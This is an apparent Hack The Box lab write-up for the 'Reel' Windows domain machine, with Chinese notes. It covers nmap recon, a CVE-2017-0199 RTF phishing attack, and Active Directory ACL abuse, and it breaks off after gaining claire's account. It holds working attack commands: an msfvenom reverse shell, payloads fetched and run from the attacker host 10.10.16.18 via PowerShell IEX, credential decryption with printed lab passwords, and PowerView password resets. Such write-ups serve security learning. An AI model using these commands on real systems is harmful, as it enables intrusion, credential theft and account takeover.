

Recon & Enum
export IP=10.10.10.77
nmap -sC -A -p- --min-rate 1000 -T4 10.10.11.252
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-28-18  11:19PM       <DIR>          documents
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp    open  smtp?
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe:
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|   TerminalServerCookie:
|     220 Mail Service ready
|_    sequence of commands
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        Microsoft Windows RPC
...
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2012|8|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 (88%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows Embedded Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: REEL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: REEL
|   NetBIOS computer name: REEL\x00
|   Domain name: HTB.LOCAL
|   Forest name: HTB.LOCAL
|   FQDN: REEL.HTB.LOCAL
|_  System time: 2024-01-15T09:28:22+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:0:2:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-01-15T09:28:26
|_  start_date: 2024-01-15T09:20:27
crackmapexec smb $IP -u guest -p '' --shares


- ftp 发现多个文件
- 查看文件,发现一个邮箱地址和一个提示

目标接收邮件会自动转换 rft 文件,发现漏洞 CVE-2017-0199

Shell as User - nico

- 生成 Payload
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.18 LPORT=2233 -f hta-psh -o good.hta
python2 41894.py -M gen -t RTF -w good.rtf -u "http://10.10.16.18/good.hta"- 发送邮件
sendemail -f [email protected] -t [email protected] -u "It's very good" -m "How are you, nico boy." -a good.rtf -s 10.10.10.77 -v- 接收 Reverse Shell
Shell as User - Tom
- 在桌面上发现
cred.xml

- 尝试恢复密码
powershell -c "$Cred = Import-Clixml -Path cred.xml; $Cred.GetNetworkCredential().Password"

-
ssh 登录
HTB\Tom:1ts-mag1c!!! -
查看 smb 共享

但是没有发现有用的信息
- 跑一下 WinPEAS,遛一下狗
[kali] $ impacket-smbserver good .
[tom] c:\> copy \\10.10.16.18\good\winPEASx64.exe winPEASx64.exe
[tom] c:\> copy \\10.10.16.18\good\SharpHound.exe SharpHound.exe- 组策略限制,无法运行 exe,尝试远程加载 powershell

powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.18/winPEAS.ps1')"

powershell -c "IEX(New-Object Net.Webclient).downloadstring('http://10.10.16.18/SharpHound.ps1');Invoke-BloodHound -CollectionMethod All"- SharpHound.ps1 运行失败

- 在 winPEAS 中发现 nico 用户的凭据
HTB\nico:4dri@na2017!**
- 在
C:\Users\tom\Desktop\发现有实现跑过的 bloodhound 记录

提示没有直接通往域控的路径,需要先横向移动,另外发现关于 acl 相关的文件

- 本地有一个 Powerview 文件,可以利用
Shell as User
首先分析 acls.csv 文件,这是一个 Bloodhound 收集的信息,目前版本的 bloodhound 不兼容,导致导入失败,因此手动分析。
- 首先筛选已有的用户

- 发现对
[email protected]、[email protected]用户具有 WriteOwner 权限,可以接管这两个用户

- 继续再筛选添加这两个用户

对 Backup_Adminis 组具有 WriteDacl 权限,似乎是备份管理员组,现在尝试利用
Shell as User - claire
-
加载 PowerView
-
设置 tom 为 claire ACL 的所有权限
-
获取 claire 重置密码的权限
Import-Module .\PowerView.ps1
Set-DomainObjectOwner -identity claire -OwnerIdentity tom -Verbose
Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword -Verbose- 重置 claire 的密码
$NewPass = ConvertTo-SecureString 'Admin@123Admin@123' -AsPlainText -Force -Verbose
Set-DomainUserPassword -Identity claire -AccountPassword $NewPass -Verbose
登录 claire 用户


- 查看用户组
